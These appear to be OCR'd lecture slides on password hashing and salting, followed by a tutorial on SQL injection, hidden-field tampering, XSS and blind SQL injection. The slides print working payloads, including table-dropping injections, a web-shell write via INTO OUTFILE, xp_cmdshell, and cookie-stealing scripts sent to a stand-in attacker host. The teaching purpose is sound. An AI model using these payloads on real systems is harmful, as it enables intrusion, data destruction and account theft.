
SHA-3

- NIST announced that Keccak is the winner yesterday (October 2, 2012)
- It is supposed to be very fast
- As it is not based on SHA-2, it is not vulnerable to the same attacks
- It's something to keep an eye on, but I'd wait a while

SALTING

- What is this “salt” I speak of?

- Isn't that the stuff you pour on french fries,
- icy roads, and slugs?



6.5 million unsalted LinkedIn passwords posted online

Powered by SC Magazine SC

By Darren Pauli on Jun 7, 2012 7:21 AM
Filed under Security

Tags

linkedin, passwords, data breach, salting, cryptography, sha1

Related Articles

Passwords easy to crack.


Up to 300,000 LinkedIn user passwords may have been cracked after a hash containing some 6.5 million passwords was posted to a hacker forum.

Engineering directorVicente Silveira said in a blog post that compromised accounts have had passwords reset.


The compromised passwords were stolen before Linkedin had a chance to implement stronger security measures, including salting.

The passwords were encrypted with the SHA-1 hash function and were unsalted and therefore easier to crack with rainbow tables.


Linkedin Hashed Password


LinkedIn-Passwords

```
30f8c8134437da0c0232eeca20bd7992c00bce74:[redacted]
df272dfef6127aeaecc5c47c7ceed028c39354df:[redacted]
c886b08ad18cd650b1bc4a7612a0742a2257a41e:[redacted]
bd01669b5883f24ebe55930efeb098fb5a873d96:[redacted]
ef60e1915933c7c5abde3cb160f45bf1963e3525:[redacted]
991db9efcfa06ae837a4d433b6ba2777256e1af8:[redacted]
4b757d2f8f7036f8119739e4b82bc27875f4a987:[redacted]
13a7bc6d3d74dcc5533d0a756a7b9bf4f1b46c7d:[redacted]
a4404ac0b635faa6264658fc960836a308427c90:[redacted]
546684e9d6d2f217db45229b4fa63c5d51f26729:[redacted]
54cd6a7aaf905ac2145942f65a03fa7c54cf3ea9:[redacted]
fb88038b760bc428e4847831aad572339c2e8ecd:[redacted]
c06bbe76b5dfa96cb8c0351a227f30b8f1a3109a:[redacted]
a067d0f502613bc845b31c70b6882ae91ed27a2c:[redacted]
```



```
        Dictionary Attack

Trying apple         : failed
Trying blueberry     : failed
Trying justinbeiber  : failed
              ...
Trying letmein       : failed
Trying s3cr3t        : success!
```



```
 Brute Force Attack

Trying aaaa : failed
Trying aaab : failed
Trying aaac : failed
         ...
Trying acdb : failed
Trying acdc : success!
```

Salting

- Eliminates password redundancy
- Converts simple passwords to more difficult ones
- Eliminates the use of Dictionary Search

- Tom has an unsalted password of hello

```
hash("hello")
= 2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824
```

- Chris, Sam, and Derek all have the same passwords but they are salted.

```
hash("hello" + "QxLUF1bgIAdeQX")
= 9e209040c863f84a31e719795b2577523954739fe5ed3b58a75cff2127075ed1

hash("hello" + "bv5PehSMfV11Cd")
= d1d3ec2e6f20fd420d50e2642992841d8338a314b8ea157c9e18477aaef226ab

hash("hello" + "YYLmfY6IehjZMQ")
= a49670c3c18b9e079b9cfaf51634f563dc8ae3070db2c4a8544305df1b60f007
```

Per-User Salt

- A per-user salt is generally a random string that is combined with the supplied password before the password is hashed
- It prevents an attacker from using the same rainbow tables and brute force efforts for multiple users
- It is often stored along with the hash and an indicator of which hash algorithm was used
- Per-user salts should always be used for password hashing

Site-Wide Salt

- A site-wide salt does not change per user, and is kept in some other, presumably independently secure place
- Should the hashes be stolen, there would not be enough information for a hacker to use them without brute-forcing both a password and the site-wide salt simultaneously
- Some people use another string, but I like using external crypto, whether it's software, a daemon on the network, or an HSM

Key Stretching

- Makes a weak password seem more secure by arbitrarily increasing the amount of time it takes to calculate the final hash
- Generally accomplished by using a normal hash algorithm inside of a kind of modified feedback loop
- The amount of time it takes to calculate the hash can be controlled by adjusting the number of iterations the hash must go through

PBDKF2

- Appears to be the most common key stretching technique in use today
- Currently used by WPA2, LastPass, TrueCrypt, iOS, Android, etc.
- It is available in most languages being used today.
- It might be possible for someone with an unlimited budget to make a hardware device to slightly accelerate cracking passwords, but it seems very unlikely to happen

bcrypt

- Some people have come to prefer bcrypt over PKBDF2
- It uses a more complex algorithm that intentionally makes it even less likely that someone with an unlimited budget could create a device to slightly accelerate cracking passwords
- There are claims that bcrypt only uses the first 55 characters of a password?

scrypt

- At the moment, scrypt appears to be the top dog when it comes to password hashing
- It uses sequential memory-hard functions, which literally places it into another complexity class from the other two
- Creating a device to accelerate cracking passwords would be more or less impossible at this time
- Configuring it for extreme security would also tax your hardware more

- You mean passw0rd2 isn't a good password?
- I've been using it on all my accounts for years!
- I even switched a letter for a number,
- then I put a 2 at the end instead of a 1
- to throw people off!

Password Managers


- Password managers allow you to remember one long, complicated password that you enter once, and then the software takes care of long complicated passwords for everything else
- You essentially get significantly improved per-site security and convenience in exchange for one big point of failure.
- Popular ones include KeePass, 1Password, and LastPass (the one I use).

LastPass ****

Multi-Factor Authentication

- Much more effective than cycling through passwords every 6 months
- Actually improves security if implemented correctly
- Less foreign to users than it once was (since Facebook and Google offer it now)
- Less expensive than it once was

Google Authenticator




Enter this verification code if prompted during account sign-in:

john@example.com

373010

Press Menu for more options.



Two-step verification

Enter the verification code generated by your mobile application.

Enter code:

☐ Remember verification for this computer.

Enter your verification code from your phone

YubiKey

Conclusion


- Use separate per-user and site-wide salts
- Use a SHA-2 variant
- Use PBKDF2 for key strengthening
  (or scrypt if you're feeling adventurous)
- Use password managers like LastPass
- Use Google Authenticator or a YubiKey
- If you get hacked, stay calm

Password cr/hacking

SQL INJECTION ATTACKS

Basic mechanics of user input

- From a GET
  - Fields placed within URL request
  - Visible in browser
  - Visible everywhere if not using SSL
- Vulnerable to:
  - Source editing
  - Proxies



C:\Users\pdowland\Desktop\test.html - Windows Internet Explorer

test.html?username=pdowland&password=mypassword

What is SQLI ?

- It is a trick to inject SQL query/command as an input via web pages. With SQL Injection, it is possible for us to send crafted user name and/or password field that will change the SQL query and thus grant us something else.

Easy hack

- Make modification to URL line to gain access to different information

```
http://www.shop.com/viewprofile.asp?userid=210
http://www.shop.com/viewprofile.asp?userid=21
```

- Could result in
  - Nothing
  - Viewing unauthorised profile?

```
http://www.shop.com/editprofile.asp?userid=7
```

Basic mechanics of user input

- From a POST
  - Fields placed within HTTP request
  - Slightly more secure at face value

- Vulnerable to:
  - Source editing
  - Proxies

Is it vulnerable?

```
myStr = "select * from user where username='" &
Request.Form("username") & "' and password='" &
Request.Form("password") & "'"
```

if submitted username= o’leary


myStr =

```
select * from user where username='o'leary' and
password='xxx'
```

- If badly coded, the site will crash
- Easy one to try to see whether a site is vulnerable to SQL Injection

Example

```
mySStr = "select * from user where
username='" & Request.Form("username") & "'
and password='" & Request.Form("password") &
"'"
```




Username: '; delete from user; --'

Password:

- What would this do?

More SQL Injection examples (1)


Username: Smith'; drop table Accounts;--'


Password:

- The resulting SQL statement is:

```
SELECT * FROM Accounts WHERE accnt = 'Smith';
drop table Accounts;-- ' AND password = '...
```

- The above statement will delete the table Accounts


More SQL Injection examples (2)



```
SELECT * FROM Accounts WHERE
accnt = '' OR 1=1; --'
```

- This query will return all the entries in the table Accounts

More SQL Injection examples (3)


Username: ' union select name from master.sysdatabases;--'

Password:

```
SELECT * FROM Accounts WHERE
accnt = '' union select name from
master.sysdatabases;--'
```

- Accessing meta data can provide information on database structure
  - E.g. database, or table names

Defending against SQL Injection

- Filtering user input at server side to remove any special characters or scripting metacharacters
  - ‘, ;, --,*, =
  - &, |, %,
- Client-side filtering is easy to bypass with a proxy

- Parameterized Queries or Stored Procedures allow the database to distinguish between code and data

Within a dynamic scenario

- The fields within a form might not be set on the client side
- Values within forms may be generated by the server side code
- Hidden field manipulation has great potential for exploitation

```
<input type="hidden"
  name="creditcard"
  value="1234123412341234"/>
```

How HF Tampering Works

type="hidden" prevents the field from being seen on the page but not in View Source

Page contains this…

```
<input type="hidden" name="price"
  value="$10,000">
```

Postback data should contain this…

```
price="$10,000"
```

Instead it contains this…

```
price="$1"
```

SQL injection techniques

- Simple injection (e.g. ‘ or “ compromise)
- Union injection (combining expected results with additional data)
- Blind injection (repeated tests to determine structure etc. using true/false results)
  - Usually combined with DELAY to identify if injection worked
- Errors - construct queries to ‘test’ hypothesis about database structure (e.g. determine names of tables, field types etc.)

Even more dangerous

- Can manipulate local file system or even run commands
- E.g. under MySQL:

```
SELECT '<?php system($_GET["cmd"])l?>' INTO
 OUTFILE '/var/www/httpd/htdocs/hacker.php‘
```

- Under SQL Server:

```
 exec master..xp_cmdshell 'ping hacker.com'
```

CROSS SITE SCRIPTING


Cross site scripting (XSS)

- A special case of input handling
- Attacker injects malicious code into a form
- Server takes input, stores it, and then retrieves/executes the code at a later date

General scenario

- User fills out profile in an HTML form
- User posts form
- Server retrieves information from form and stores it in database
- At a later date, the user calls the viewprofile.php page
- Viewprofile.php retrieves data from the database and constructs the HTML to display the users profile

General scenario


11. Do you have any other comments/expectations/hopes for the service prior to its launch?

Instead of entering “Hope the weather’s nice”, the attacker enters:

```
<script>
for (q=0;q<10000;q++)
  window.open(“http://www.u-r-hacked.com/”);
</script>
```

Consequence

- When the viewprofile.php page is loaded
- Script is executed (on the client)

- Remember, JavaScript is a fully formed scripting language for the manipulation of browser, web documents, etc.

Session Hijacking through XSS

- Simple test:

```
<script>
  alert(document.cookie);
</script>
```

- More useful:

```
<script>
  document.location.replace("http://www.u-r-
  hacked.com/stealcookie.asp?cookie=" +
  document.cookie);
</script>
```

Session Hijacking through XSS

- Even better:

```
<script>
  document.location.replace("http://www.u-r-
  hacked.com/stealcookie.asp?cookie=" +
  document.cookie) +
  "&redir=http://www.victim.com");
</script>
```

The process

- Attacker posts cookie stealing script onto good site
  - Good places include comments/forums/etc
- A victim visits the page
- The victim’s browser executes the script passing the browser’s cookie to the attacker’s site
- The attackers cookie collecting page then redirects the victim’s browser back to the original site
- Attacker can now connect to the good site, using the victim’s identity

Variants of the Attack

- If the Javascript is too long or contains forbidden characters

```
<script src = "http://... ">
```

- If the site filters out the <script> tag

```
<img src = "javascript:... ">
```

- Many other methods found on the Internet!

Other potentially hazardous inputs

- `<object>, <applet>, <embed>`
- All allow external applications to be downloaded and executed on the client machine

BLIND SQL INJECTION

What is Blind SQLI?

- Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Example 1/3

Let's start with an easy example. We have this type of URL:

- site.com/news.php?id=2

it will result in this type of query on the database:

- SELECT * FROM news WHERE ID = 2

Example 2/3

Now, we can try some sql injection techniques, for example the blind sql injection!

- site.com/news.php?id=2 and 1=0

SQL query is now:

- SELECT * FROM news WHERE ID = 2 and 1=0

In this case the query will not return anything (FALSE) because 1 is different from 0;

Example 3/3

Try to get the TRUE statement forcing the AND to be TRUE;

- site.com/news.php?id=2 and 0=0

In this case 0 is equal to 0...

We should now see the original news page.

